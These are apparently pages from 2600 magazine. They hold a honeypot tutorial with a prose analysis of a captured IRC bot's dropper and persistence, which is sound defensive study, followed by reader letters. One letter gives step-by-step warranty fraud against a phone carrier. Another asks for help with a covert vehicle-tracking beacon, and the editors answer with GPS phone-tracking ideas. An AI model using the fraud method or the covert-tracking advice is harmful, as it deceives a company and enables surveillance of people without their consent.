After I built my list of MAC addresses, I wrote a bash script which will shut down my network device, pick a new MAC address at random out of that list, assign it to my network device, and start it back up. The script also has the ability manually to assign a MAC address, and to restore my original MAC address as well. The purpose of this script was for me to conceal my own network uses; as with all things, though, there are both good and evil uses. I do not condone the use of this script in illegal activities, as it could potentially get an innocent person in a lot of trouble. The script is available from the *2600* code repository.

Capturing Botnet Malware Using a Honeypot



by L0j1k
l0j1k@l0j1k.net

I'm going to show you how to set up a honeypot to capture malware, but first a few ground rules. This article is not to be interpreted as a how-to about creating or hijacking botnets. This article is also not to be interpreted as anything but a bit of information. As such, I can't be held liable for how you use the information. If you don't know about botnets, do a simple search on Wikipedia. That should get you started. I have changed the names of IRC channels, nicks, and forums, as well as the IP addresses for IRC servers, as they aren't needed to show the methodology. Please keep in mind that people make mistakes; I am not perfect. Also, there are five hundred million ways or more to do the things described in this article; this is just one of them. DDoSing my site won't make your bots better. If you see me online, say hi. On to the article.

In a perfect world, you would have a connection to the internet that isn't through a carefully supervised network, and most lenient commercial ISPs offer this kind of connection. You are pretty much out of luck on military bases and in most hotels, but you never know! There are a number of arguments for using either a physical machine or a virtual host for your honeypot. For example, it's possible for software to detect the use of virtualization environments like VMware. Some botnets may be programmed not to infect a host on a virtual machine. Also, cross-contamination to your physical machine could occur. However, using a virtual machine allows you to restore your honeypot to a pristine install with a simple click of the mouse. This article is written to be independent of the choice you make in this regard. Whichever route you go, be prepared for the possibility that all the data on the machine hosting the honeypot and on any other machine on the same network will get hosed by some retarded exploit.

You will need a few things before you begin. Search on Google or simply use similar utilities with which you are more familiar. First, Win2k or WinXP, Service Pack one. We're talking virgin Microsoft software here. Your goal is maximum vulnerabilities. Second, a packet sniffer you are familiar with. Most sane people use Wireshark, but there are many others out there. A good project would be to write your own! Third, the evaluation version of DiamondCS Port Explorer. This shows you which processes are tied to which ports and which ports are sending and receiving data. Fourth, Process Explorer by Sysinternals/Microsoft. This is like task manager on steroids. Fifth, UltraVNC server or another VNC server that you are familiar with. This isn't necessary but will speed up the infection of your honeypot by botware. And, finally, a blank notepad window on another machine, or go oldschool and use a pen and paper.

It should be noted that while your machine will be infected regardless, it would be wise to make your honeypot looked "lived-in." Most script kiddies will infect any machine they can, but the more savvy bot herders will avoid a machine that looks like an obvious honeypot. Your default Windows 2000 Advanced Server installation with the sickly blue desktop won't get nearly the attention that Grandma's home computer would. Set a different desktop image, and add a few spreadsheets on the desktop listing "account information" or recipes. Perhaps you also want to have a text file or two with notes from fake company meetings or pictures of the grandkids. The ideal target for bot herders is a lonely, always-on, corporate workstation that is in use by multiple people. Think of a print server or the guest machine at the end of the hallway. Accountability on these types of machines is almost always at a minimum and their tubes to the intarweb are usually huge, which is exactly what the bot herder wants. If you don't have a fat pipe, make your honeypot look like something your grandparents use to send pictures and email to friends and family. Dust off those social engineering skills!

Next, unplug the network cable to your honeypot. This is the only way to be completely certain that you are not on the network. Install your Windows OS with default settings, and write these settings down in your notepad. This makes it easier to manage things: trust me. Change your Administrator password to "password." Install any drivers that you need to operate your hardware. Install Wireshark, Process Explorer, Port Explorer, and UltraVNC Server. Change the password for UltraVNC Server to "password." If you are running a server version of the OS, change your passwords for FTP and IIS to "password" as well. Disable the Messenger Service. This is not required,

but it reduces annoying popup boxes begging you to install malware. Reboot. Log in to your honeypot and start Wireshark. It's always nice to have it update the window in real time, so check that box. Also start Process Explorer and Port Explorer. Now, plug your network cable in. If you have a hardware firewall or router such as that blue Linksys box by your cable modem, you need to log in to it and configure a DMZ with the IP address of your honeypot. This will tell your router to expose the honeypot to the network, sans router protection.

Perhaps thirty seconds to thirty hours later, your host will be infected. Some infections are more obfuscated than others, but you can tell that your honeypot has definitely been infected when it starts a lot of outgoing connections on port 135, 137, 139, or 445. A lot of infection vectors are on these ports, for obvious reasons. Although your host is compromised, it will probably be infected with a simple mailer trojan or a worm instead of a bot. Either way, you have malware to examine. At this point, you have a couple of options. You can immediately disconnect your honeypot from the network as you have what you need. You could also leave your host running and capture the traffic using Wireshark. This is recommended if you want to ensure that you will be infected by a bot and to observe someone sending commands to bots. Beware, however, that if you leave your honeypot connected to the network for an extended period, you will likely get flagged by your ISP for all that excessive traffic. If you are having trouble getting your honeypot infected, it certainly helps to install programs like Microsoft SQL Server 2000, Exchange Server 2000, or Outlook Express. Use default settings and passwords. The goal here is to increase the number of vulnerabilities on your machine.

Note that by using VNC, your honeypot will be infected pretty quickly. However, it will likely be attacked by a real human being instead of a bot. VNC allows a person to remotely operate your computer as if they were sitting in front of it. Therefore, you want to obfuscate the fact that you are running Wireshark, Port Explorer, and programs like that. If the hacker spots any of these programs, it will send up huge red flags. He or she will likely leave your honeypot alone and possibly report your IP to his or her friends as a honeypot. Keep your programs minimized, or, at the very least, keep them in the System Tray. Leave your honeypot alone; you don't want to keep screwing with the mouse every five minutes, because this will scare the attacker away if he sees it.

Whatever decision you make about how much malware to collect, you need to preserve as much of the infection as possible. This means that you need to identify which files were uploaded to your honeypot, what those files did to your honeypot, and how to store those files so you can look at them later in a sterile environment. Viewing which processes are connecting to strange ports by using Port Explorer and identifying those files are good places to start, but you might miss a few dll or ini files that go with the main executable. On a default installation of Windows with a relatively tiny number of files, the simplest way to find everything involved is to search your machine for every file on the hard disk. Go to Start→Search→All files and folders→*.*, and then sort by modification date by clicking "Date Modified" twice to summon a list of likely suspects. These instructions will probably generate a few letters giving far more efficient and clever ways to do this and listing everything that's wrong with this way and why. I suggest that the newbie reader find and read a few of those letters to improve upon this method. It probably wouldn't hurt the old pro to take a look, as well.

Ensure that you have a clean medium to store these little nasties! I can't impress upon readers enough that you shouldn't be using your roommate's backup drive, your personal USB thumb drive, or a network share to store all this malware! You are flirting with disaster by mixing the two worlds of honeypot and personal network. The best way to do this would be to find a virgin USB thumb drive or to start writing them to CD. Store each instance of malware in its own directory.

I'm going to show you how I observed and dissected an example bot that I took from my infected honeypot. This analysis concerns just one variety of bot, which I will call TardBot.

The instance of TardBot that I grabbed for this analysis was installed on a machine that was running VNC with very default login credentials. The hacker who infected my honeypot used other bots to scan various IP address ranges looking for computers running a VNC server with weak login credentials or an older, exploitable version of the server. According to my sniffer logs, his bots first scanned the honeypot on VNC's TCP port 5900 about fourteen hours before he arrived personally. There was repeated scanning of the honeypot on the VNC port, spaced about an hour and a half apart, perhaps to check uptime.

Though there is generally a trend for hackers to do their work during the night at the host location, this hack was done at 10:15am on a Tuesday morning local time. This is perhaps not the smartest move the attacker could've made, considering that the honeypot was disguised as a corporate workstation. He logged in to the honeypot and opened Internet Explorer, and then navigated to a rooted webserver

with a .ro domain, where the hacker stored one of his botware executables. After the executable was downloaded, he ran it via Start→Run. That's it. The hacker then logged off, not even bothering to remove his work from the browser's history list. The executable was a dropper, a small and simple application that downloaded the rest of his botware to C:\Windows\Temp. According to the sniffer logs, the main botware was downloaded from a different rooted webserver than the dropper.

TardBot is actually a set of barebones utilities working together instead of just one executable. You will find that this is a very common practice, since a lot people running botnets generally lack any real computer skills; they are thus are incapable of writing or too lazy to write their own programs. Because of this, they will use prepackaged bot kits readily available in a variety of places. You would not be mistaken in calling them script kiddies, though, like any community, there are a number of very intelligent and experienced hands doing business in this field.

TardBot is packaged in an executable archive approximately 2.5 megabytes in size. I ran this archive several times on a disconnected, vanilla Windows installation to analyze how it embedded itself in the honeypot. Once downloaded, TardBot is executed by the dropper. If the honeypot was infected automatically by a Windows exploit instead of through VNC, there would be no visible evidence that the machine was compromised. The installation itself is almost completely transparent. To the average office worker or grandmother, the whole process would go by so quickly that they probably wouldn't think twice about it. Depending on the purpose of the bot, the user may notice a slowdown of the computer or the network. Think how many times you've heard someone mention that their computer is "running slow." Malware can be a significant cause of this problem.

The executable archive dropped several executables, their associated ini and dll files, and a batch file into the same directory that it was downloaded to. Next, the archive ran the batch file, which I will call pwned.bat. It is the heart of the installation procedure. It first ran a small application that added registry keys to HKLM/SOFTWARE/➥Microsoft/Windows/CurrentVersion/Run for an FTP server and for the main bot. It then conducted a silent installation of ServU, an FTP server commonly used by bot herders. The ini files associated with it were custom-written with accounts and passwords which the hacker would know. After the installation completed, pwned.bat started the main bot application, which itself ran another application on startup, a "guardian" program that made sure the main bot program was running and would start it otherwise. The last thing pwned.bat did was to clean up after itself by deleting the dropper, the TardBot executable archive, the Serv-U installation files, and itself. TardBot was now fully functional.


The main bot application connected to several different IRC servers and joined at least one password-protected channel on each server, as determined by the custom-written ini files. It is important to note that a plaintext file with server, username, and password information can have any extension, even exe. IRC is by far the most common protocol used to link individual bots to their masters and to other bots. The great benefit (or drawback) to using IRC is that the protocol requires messages to be broadcast to everyone in a channel. Much like Ethernet, the individual computer or bot determines which messages are intended for it and ignores all others. It is therefore extremely easy to sniff traffic going to any other individual person or bot, even when using the "private" message command. In this way, it becomes possible to catch the many different commands used to control the bots, as well as any chat text which the hacker might conduct among friends in the bot channels. This is an extremely interesting glimpse into the bot herder culture.

The instance of botware infecting the honeypot in this case was not for sending email spam, and it did not noticeably diminish performance. From the logs, it was apparent that TardBot was scanning, but that it was doing so at a throttled pace so as to prevent detection. During the approximately four days that TardBot was left running, the instance on the honeypot was used variously for FTP storage, scanning and DDoSing IRC and web servers.

Be aware that the infection you capture may be entirely different in form, function, and level of sophistication. Some cutting-edge bots use encryption schemes to hide the traffic used to control them and are entirely custom-built by experienced programmers. Most of these advanced hackers are making money through their botnets, rather than to flooding websites or other IRC servers. Dissecting these bots is an altogether more complex and entertaining experience.

That's all. I hope you've managed to learn at least something. If not, I hope you were at least entertained for a few minutes.

Shouts to bee, shea and his crew, arik, the culprit, everybody from ER and MUME, and the wet blanket from flavor co. Also, I'm adding the following resource for Americans, which is a compilation of different states' computer laws: http://www.ncsl.org/programs/lis/CIP/➥hacklaw.htm



Suggestions

Dear *2600:*

Hey just saying a while ago I read a letter here saying if your mouse is jittery that you're being watched. Well, just to put my two cents out there, there is a program that lets you block your IP from everyone. It's called Peer Guardian. If you activate it, your mouse will stop jittering and you're not being watched anymore. It also helps when pirating stuff.

Nsane HAcker

It's so nice of the watchers to make it this easy to detect their presence. The piracy world must be breathing one huge sigh of relief.

Dear *2600:*

After reading the article "Gaming AT&T Mobility" by The Thomps in the Spring 2008 issue, I have something to add that was not mentioned. This info comes from personal experience as a customer. While Thomps had a section of his article titled "Free Phones" he only talked about getting discounts (which I might add was quite ingenious), not getting a phone for free. It is possible to obtain phones from them for free.

You don't even have to be eligible for an upgrade or buy additional accessories to do this. All you need is a phone that is still under warranty with AT&T. They give you a one year warranty when you buy a phone from them. A lot of people don't even realize they have this warranty. So let's say you own an HTC 8525. You want the Tilt, don't you.... It has GPS, you know you want it. What you do is call in and tell them you have a problem with your phone. Make a problem up; it has to be something unrelated to the battery and can't seem like it would be considered abuse or other damage that would void your warranty. For instance, tell them the reception seems to be degraded from when you first purchased the phone, or maybe the phone freezes all the time or buttons intermittently work. They will gladly try to solve the problem for you, but of course you will tell them none of the solutions worked. They will end up shipping you another phone. After you get the phone, call them up again. Tell them this one has the same problem, or another problem of your choice. You want them to send you another phone.

You will do this a total of three times, then on your final call you will tell them that you have had enough, replacing these 8525s isn't getting anywhere - you want a different phone. The next closest phone is the Tilt, so that is what you can get out of them. I have done this twice, worked perfectly both times. The only drawback with this method is that you can only get a similar phone to what you have currently. You could work your way up to the best phone over time though. Keep in mind the social engineering skills that Thomps explained in his article. The tricky part about this is getting them to believe there is a problem that can only be solved by sending a new phone and then making them believe the only way you'll remain happy is with a better phone. Just be creative and have a plan for everything.

Greg

This is living proof that lying and being a royal pain in the ass is the true secret to success. If you could keep going at this rate, it wouldn't be long before you owned the company outright. This is a true American success story that serves as an inspiration to us all.

Inquiries

Dear *2600:*

I have a few questions and requests for advice from the phone phreaks, the net savvy, and the engineers among us. Is there such thing as a prepaid cell phone service that has GPS (or other triangulation) features for real-time tracking? Would using an anonymizer website while tracking it over the net be sufficient to dust a trail of the IP address of the "desktop" portion of the surveillance?

I'm also seeking advice on a project I envision completing: an economical way to modify a common GMRS or FRS radio to function with a control unit that would transmit a signal with a 1kHz tone at, for example, ten second intervals while a vehicle is stopped, and at three second intervals once movement of the vehicle is detected. A combination of a piezoelectric switch on a microprocessor which would control the radio comes to my mind. I have plenty of experience at troubleshooting, repairing, and building electronics contraptions but next to none engineering them - as is the nature of this project. The prices of ones I've shopped for commercially have been somewhere between absurd and astronomical. And a huge percentage of that investment goes into a river or gets beat with a sledgehammer if the transmitter gets discovered. I'm also considering changing the radio's crystal so as to avoid the signal getting "walked over" by anyone transmitting nearby on the same frequency, intercepted by curious scanning enthusiasts, etc. As of now, my RF scanner would be used as the receiver, but eventually I plan to progress to a receiver with an analog meter movement and highly sensitive gain control. Perhaps the third stage of this progression will be to build my own triangulation receiver. Anyway, even in its most basic form, this "bumper beacon" will give me the ability to more quickly find, then narrow down the location of the parked target vehicle (provided of course that it is within range of suspected locations). I will greatly appreciate feedback and advice on how

I can design and accomplish this little project.

Just in case you're wondering about my motives, I'm a professional "people watcher" i.e., a Private Investigator, providing needed services for good people being done wrong by others in matters of civil law. The PI message boards and email groups would go ape-dung if such questions as the ones above were posted there. Plus the design questions would likely be too technical for all but a few of them.

Carl

The only prepaid service we're aware of with full-blown GPS is Boost Mobile's iDEN product (they market both iDEN and CDMA products, and only the iDEN product includes a precise GPS receiver). You could, in theory, write an application to log the location periodically and post it to a website using the data connectivity package.

Sprint also sells something called Sprint Family Locator. See https://sfl.sprintpcs.com/finder-sprint-➥family/signIn.htm for details. This will provide the approximate location of your target. However, it is not available as a prepaid service.

Dear *2600*:

Are you guys still accepting photos of payphones for your website? There are many interesting payphones in Taiwan now, but they have evolved into something more like kiosk computers with touch screens. I can send some photos to you if you would like to see them.

Tommy

By all means send them in. The address is payphones@2600.com. Be sure to use the highest quality settings on your camera as low settings don't print well in the magazine.

Dear *2600*:

First off, I really appreciate the hard work you guys put into producing such a great publication. It's changed my perception of technology greatly. A friend and I have been inspired to start a *2600* meeting in our local area (Belfast, Northern Ireland) and we were wondering if there is any particular format that these meetings need to have?

redtape

It's all pretty straightforward. The meetings need to be open to all in a public area with no admission charge, age restriction, or anything like that. There's a more detailed set of guidelines on our website at www.2600.com/meetings. It's also important to keep us updated by emailing meetings@2600.com so we know you're continuing to run the meetings. Good luck!

Dear *2600*:

Is there any particular reason you replied to me with a gigantic email of stuff I didn't need to know? Do you get many questions to meetings@2600.com? Because as I *must* contact you about the meetings in Tulsa, I'm not exactly served by this.

Did I do something wrong?

Joseph

You didn't do anything wrong but that's the way the system operates. Most people who email that address are looking for information on the meetings so we have our robot automatically send a full list back plus the set of meeting guidelines. Some people enter into a dialogue with what they assume is a really fast typing human. But you only get that big mail the first time you send email to the address (and after a certain number of weeks beyond that). The alternative to this system would be to have yet another email address for those people reporting on meetings. That would lead to a lot more work and traffic than simply deleting that one piece of mail we send.

Dear *2600*:

I am trying to expand the links page on my website www.bayareakicks.com, and I would like to add your website (www.2600.com/phones) to that list. Some websites do not like when others link to them, so I would like to receive permission from you first.

The thousands of daily viewers that read my website are Internet savvy and are always looking for new websites to visit. I figured you wouldn't mind if I link to your site since it would give you slightly increased traffic. Does this sound OK to you? Are you able to link to my website? I look forward to your reply.

Mike

We don't do links ourselves but we certainly don't mind anyone linking to us however they please. And even if we did mind, we don't believe we would have any right to object. It's amazing that so many people live by rules that basically make no sense.

Dear *2600*:

I write following finding your site on the web after many years of being very busy with an IT career and making stupid mistakes such as getting involved with relationships. I became aware of *2600* many years ago but never really got into practical things. I noticed that there is a meeting in Glasgow, Scotland. Can you give me any more information regarding this or indeed if it still happens. I look forward to your response.

Liam/M/37

The only way to know if it's still happening is to go there and see. Even if nobody else shows up, there's nothing stopping you from breathing new life into it. But we appreciate being told if the meetings die out so we don't have to squish so many of them onto page 66. Lately it seems as if everyone is complaining about the tiny type.

Dear *2600*:

2600 is the best magazine ever, but the tiny type is killing me as my eyes are getting worse and worse every year. Have you ever thought of having an email version of the magazine that people could subscribe to? I would love to get my *2600s* as a PDF, DOC, or maybe just a plain old text file. One thing it would save is me having to type in the programs. I could just copy and paste instead. In the meantime, keep up the great work and I'll just buy a more powerful magnifying glass.

SAR

We now put all of the code up on our website so you don't have to retype any of it. We're always looking for new and innovative ways of doing things. The latest is our 900 page book of some of our best articles which is just hitting the shelves with much larger type.

Dear *2600:*

How can I use the services of a hacker?

etsjobs

Whereas most religions require you to pray or do some sort of penance in order to obtain the goods and services you desire, with hackers you have but to ask and pay our nominal fee. Obtain any password, change any grade, even travel back in time when necessary! Your wish (plus the fee) is our command. Now go tell all your friends.

Dear *2600:*

I would like to get your new book called *The Best of 2600: A Hacker Odyssey* when your book comes out in July 2008. Where can I buy your new book? And what does your new book cover? Can you send me some printout of the Table of Contents of your book called *The Best of 2600: A Hacker Odyssey?* And what will your new book cost? Also, can we buy this book from you? Would you please send me any info you have about your new book? I will be looking forward to hearing from you. And to getting your new book.

John

We believe you're referring to our new book. It's available everywhere, both online and in bookstores. It retails for $39.99 and covers the three decades that 2600 has been around. We don't sell it ourselves as it's sold directly through the publisher (Wiley). We're real happy we could finally pull this off and get so much of the historical material we've published since 1984 out into the mainstream. Let's hope it does well so we can do more fun projects like this.

Dear *2600:*

Urgent! I need a new identity for me and my daughter because we are victims of abuse illegally. Send me information please.

Eva

Do you really believe that emailing total strangers is the best way to start a new life? We're not the witness relocation people but even if we were, it's not the kind of thing you do casually. You can find a whole lot of tips on the net about how to hide and/or protect your privacy. Advertising your problems to anyone who will listen is probably the first item on the list of things not to do.

Dear *2600:*

I have this stupid "ShopAtHome SelectRebates" thingie in my toolbar that refuses to be deleted. How do I get rid of the program In Toto? I mean, I went into the "Program Files" and deleted all that I could, but there were some things that refused to be deleted. What gives?

Z

You need a decent malware/adware/general crap removal program that isn't worse than the stuff it's supposed to be getting rid of. We're not going to recommend one over another because it'll just start endless bickering that none of us will live to see the end of. Look at the platform you have and find some programs that will run in your environment, then look for user reviews of their performance before actually installing them. And in the future, be careful of what you download or open on your system as this is how such garbage gets there in the first place.

Dear *2600:*

I found your journal in a Borders, bought it quickly, and was pleasantly surprised. It's provided a useful resource to the digital image research I do that I'd prefer not to say anything else about. I do have a question for you and your *2600* readers: Is there a method for finding and restoring metadata that's been purposely erased from digital images? This information could be quite, quite useful. Keep up the good work.

Haestar

This sounds like material for a really informative article if someone out there has done the research.

Dear *2600:*

I have put together an article that I would like to submit to *2600* for your consideration. Do you have an editorial calendar and guidelines available or can I just submit the article? Can I include exhibits? Do you prefer a Word document or PDF files? Please let me know.

R

Just send us what you've got. We can read most anything but to be safe always send along a plain ASCII text file. The email address is articles@2600.com.

Dear *2600:*

let me in... so what do i have to do to get in? im trading code to this guy for nice computers. usenet would nice. it would be nice. im going to have a mindset with nuemonic reach and a storage partition of a 100 gb with terrar process. but i dont have any other

Phobus

No, you certainly don't.

Dear *2600:*

Do you folks accept press releases? We recently announced a new software product that we think is really timely: an easy to use drive migration utility. Can we send you our press release or a copy of the software to review?

Would much appreciate a reply.

Donna

We accept all kinds of crap from people and we suspect a bunch of press releases would fit that definition. But we'd rather not have to wade through a pile of public relations nonsense in order to get to the words of our readers, which is what the email address (letters@2600.com) you contacted is set up for. Oh yes, and we also don't send out personal replies. But you knew that.

Dear *2600:*

Best greets from Austria. It's really hard to get a copy of *2600* here, but congratulations to your great magazine.

A friend of mine and I have written an article about the basics of the lockpicking sport. The article contains an introduction to the sport in general, a short explanation of the link between hacking and lockpicking and the basic techniques like picking and bumping. Impressioning is not covered in the article.

Are you interested in this kind of article? Do you also ship magazines to Austria? Do you have a partner here?

Tom

We have many partners in crime in Austria, but so far no partners in magazine distribution. Your best bet is just to get a subscription and have it mailed to you directly from us. And of course we'd be interested in seeing your article.

Dear *2600*:

Tell me how much one of your hackers would charge me to delete my criminal record from the Texas police database.

[Name Deleted]

Well, we would start with erasing your latest crime, that of soliciting a minor to commit another crime. (Your request was read by a small child here in the office.) After you're all paid up on that, we will send out the bill for hiding your identity by not printing your real name, which you sent us like the meathead you apparently are. After that's all sorted, we can assemble our team of hackers, who sit around the office waiting for such lucrative opportunities as this to come along, and figure out even more ways to shake you down. It's what we do, after all. Just ask Fox News.

Dear *2600*:

I have a lot of hacking related pics on my phone and I was wondering how I should get them to you in a usable format since I do not have anything that will hook up to my computer to get the pictures off of the phone any advice would be very helpful.

erik

It seems odd that you have a picture phone with no means of sharing pictures. If you can use email on your phone, you could always email them to us. If that doesn't work, you're just going to have to send us the phone. (And don't forget the charger.)

Dear *2600*:

Here I am plowing through a shameful backlog of one year's worth of *2600*. Whilst taking a break, it occurred to me to investigate how much I've spent on *2600* since I started purchasing at the newsstand in 1995. I have a collection of about 44 issues with an approximate average price of $5.65. I've spent about $250 on *2600* over the years. So, I'm kicking myself for not considering a lifetime subscription sooner. Do you guys think you'll be able to keep on trucking at least another ten years so I could get more bang for my buck upon ordering a lifetime subscription?

Also, are lifetime subscriptions transferable or does it absolutely end with me? Let's say, for example, one of my children takes a liking to your magazine and I become a penniless widower stricken with glaucoma. Can my child then carry the mantle of *2600* reader of the family on my $260?

Aside: does *2600* have a game plan if one or more of the critical staff is met with injury or death that prevents them from working on the magazine? Have you tapped anyone to take over the reins if the life of the magazine outlasts those of critical staff members?

I apologize for my questions spiraling towards the morbid. I'm at that age where life and death seem to be occurring in equal quantities.

Acidevil

Well, thanks for depressing the hell out of all of us. Clearly we need to start thinking about how to incorporate death into our business plan. We'll try to get on it. But first we need to get through The Last HOPE.

Lifetime subscriptions really are intended for your (or our) lifetime. When one of those ends, the subscription ends. It's not meant to last for the lifetime of the human race, as you are apparently already plotting to do through your future unborn generations. If this kind of abuse prevails, we might have to cap these subscriptions at 120 years or however long people are living to these days.

We'll make every attempt to live long enough to ensure that you get your money's worth from your lifetime subscription. This is the solemn promise we make to all of our readers.

Dear *2600*:

I subscribed in December of 2007 and have only received the first quarter mag. Has the second quarter gone out yet?

chris

Yes, and you really should have gotten it. Please let us know if you see this.

Dear *2600*:

I'd like to publish two articles, can I meet a staff member?

Musique Maison

Not so fast there. You don't get a personal visit until you publish 20 articles! Nice try though.

Dear *2600*:

What do you think about LifeLock? Seems to me that just some common sense protection of your personal information is enough. The adverts seem a little extreme, with the guy sharing his SSN and all.

ero0cool

You're referring to the company whose CEO goes around advertising his Social Security number saying that he has nothing to worry about because he uses the service he's peddling to protect his identity. All this tells us is that the availability of SSNs has gotten so common that it's almost a trivial detail at this point. We're expected to give them to the phone company, employers, banks, schools, and virtually anyone who asks for them. Since so many people still don't know how to say no, a whole business based on fear has popped up under the guise of protecting you from exploitation. You really don't need a company to do this. As you say, a little common sense goes a long way. Keep your private information to yourself, don't advertise anything about your private life on the Internet that you wouldn't want Charles Manson to know about, and keep a close eye out for any electronic transactions that may not be yours. Like any disease, prevention and early treatment will go a long way.

Observations

Dear *2600*:

First off I need to apologize if my English seems a bit weird. I speak German as my native language and I am not 100 percent bilingual. Recently I enjoyed a laugh while trying to call a friend of mine who lives in New York city. I dialed 718-238-9901 by accident (friend's number is actually a couple of digits off) and received the recorded "station ID" for the 77th Street

DMS-100. If rock and roll fans who call this number think "The King" is dead, turns out he's been working for Verizon this whole time.

Anyhow, I have been reading *2600* for at least a couple of years now and am enjoying what I am reading. I really find it interesting especially with regard to the telephone articles. I get a kick out of calling some of the odd telephone numbers sent in occasionally by readers and I even bought a Track Phone not too long ago just for phone exploration of this type.

Ride tuff and always have your Track Phone handy. Thankya ver'much.

f0xR4c3r

That recording has been around forever, well before Verizon even existed. In the New York area, the 9901 suffix is often used to identify the switch type of a particular exchange. It used to be that dialing anything in the 99xx series would hook you up to something being run by the phone company. 9970 would always get you a busy signal, 9971 a fast busy (reorder), 9979 a sweep tone, and 9950 oftentimes would connect you to the business office. These days you could easily wake up a customer in the middle of the night if you try any of these numbers as they're now being used as non-magical extensions.

Dear *2600:*

Yesterday I was passing through Venice airport and attempted to use an Internet point. This Internet terminal interested me as it was a free standing kiosk with the option to open files from a pen drive. So I inserted mine so I could open my exploit - I mean photos - from my pen drive. Next thing I was being prompted that I must have my passport snapped by the kiosk's webcam before I can access the machine... something about the Italian government requiring it. Of course I didn't offer it anything and after a few moments the machine prompted for another photo to be taken. So I didn't agree to have my ID photographed and pushed the refund button, but nothing happened. This has to be against some law; there was no indication until I inserted my money that my ID would have to be recorded, and when I didn't agree to these terms, I was not given the option of a refund. The kiosk's owners just made a quick buck from me with absolutely no return. Does anyone know if this is normal practice or does it happen in any other countries? *2600* readers, beware of such terminals.

Padraig

We doubt such a thing would be tolerated for very long over here, unless people were told it was needed for homeland security or something. And what are the odds of that? But it would be helpful to expose the name of the company running this kiosk and stirring up some outrage about these practices. That's the very definition of civic duty.

Dear *2600:*

Just recently I've been interviewing for jobs in my area and noticed a few things. One is that it seems like all senior network engineers like to brag about their networks, which could make for an outstanding social engineering experiment. For example, I interviewed with a university in my area and the guy went really in depth with what they use and/or plan on using. I would think these people would only divulge information that is necessary to gain an understanding of what the applicant skills are. The second thing is that if you are trying to get into an information assurance career, good luck. You won't even get someone to talk to you unless you have taken and passed the CISSP. I don't understand how this makes you any more knowledgeable. I've worked with a few people who have had this cert and all they did was cram for it weeks in advance to pass. After taking it, they dumped all the information that they learned. Maybe you could shed some light on how this cert became so popular.

tim

It's really not much more than the power of suggestion.

Dear *2600:*

I'm not sure where to submit my take on the cover submission (24:4) but I hope it gets to the right place.

My take is that the saying is "Abandon Hope all ye who enter here." Which is the inscription above the gates of hell. Basically, the date and the sky and statues above the entrance are saying this to me. Abandon Hope, for this is the end of the Hotel Pennsylvania. And that this is truly the last time we will be getting together here. It's the apocalypse for the hotel. My clues came from the "make reservations to attend" on page 64, and of course Google for the other information.

If I'm wrong or on the right track, please let me know.

CJ Lorenz

We will.

Dear *2600:*

I'm writing you concerning my cell phone service with T-Mobile. Over a year and a half ago I noticed that I was able to hear the person calling before hitting the answer button. My phone is always on vibrate, and I can hear the person speaking quite clearly. I've showed this interesting problem to several friends, so I know it isn't in my head.

Six months ago I bought a new phone, and before being able to purchase it, the T-Mobile worker had to mess with my account information on their computer. Needless to say, within minutes of walking out of the store I was experiencing the same problem.

I have since switched back to my old phone, and it no longer happens. I don't have a history of mental illness, nor do I tend to be overly paranoid. Obviously it would be very easy to experience a lot of paranoia in this situation but I've been doing my best to stay grounded and logical.

I've asked several people and even called T-Mobile about this issue. They all have said the same thing: it's not possible. Surely it is or otherwise I wouldn't be writing this letter. I was hoping the *2600* staff or loyal readers might have some words of knowledge for me.

rmpants

This isn't the first time we've heard people swear this has happened to them. We've also heard people say they can hear the called party before they answer. In your case though, we're curious as to what

you believe the risk is to you if you can hear people speaking before you answer their call. Also, why exactly are they speaking before you pick up? We think you should use this opportunity to run all sorts of experiments.

Dear *2600:*

I was listening a while back to one of your *Off The Hook* podcasts where you were discussing stopping people's snail-mail by USPS over the Internet with no verification. Thought you might like this.

I live in Ireland and recently I switched my mobile operator. In Ireland all the rage is that you are allowed to keep your old phone number when you switch. So this is what I wanted. The lady asked what my old number was, so I told her. Since I was getting the pay-as-you-go plan, I did not have to provide my real name or anything, and the lady even confirmed this for me when I asked about it. At the end of the process she thanked me, and handed me the new SIM card (which cost nine euros and came preloaded with ten euros worth of credit). I asked if that is all. She replied that it would take up to 24 hours for the phone number to change. (It actually took about four hours.) No verification of any kind that I own this phone number! They even promised to do all the paperwork in three minutes or you get 30 euros worth of credit. Note for North American readers: in Europe some banks offer the ability to verify/approve bank transactions (like purchases with your credit card, wire transfers, etc.) using SMS/texting on your mobile.

SiKing

Dear *2600:*

I just received my new sweatshirt. Thanks for the very quick delivery. It had the following effect on my family members:

1) wife - rolled her eyes and made some kind of grunting sound.

2) son, age 12 - "Cool sweatshirt Dad. Did you get me one?"

3) daughter, age 9 - "Is 2600 the price?"

4) daughter, age 7 - "Mom farted."

Bob

At least now we know what the grunting sound was. Very similar conversations take place in all sorts of households around the world when 2600 clothing makes its entrance.

Dear *2600:*

As someone who hates getting ripped off, I've disabled text messaging on my AT&T account. Unfortunately, this means I can neither send nor receive text messages, but fortunately it also means I'm not paying extra for something that transmits an infinitesimal amount of data when compared to voice calls.

I found out recently that I *can* still receive multimedia messages from my friends' phones. A message is sent to my phone via AT&T which directs me to go to a website to view my multimedia message (http://viewmymessage.com). A username and a password is provided in the message to my phone, and I have six days to look at the message before it expires. After entering the username and password, I was taken to a page that displayed the to, from, subject, date, and size of the message, along with my multimedia message (usually an image) embedded in flash.

I'm pissed that they'll offer me six days to view messages sent *to me* with no option for saving the information! I'm not too experienced with working around embedded flash, but I know it can be done.

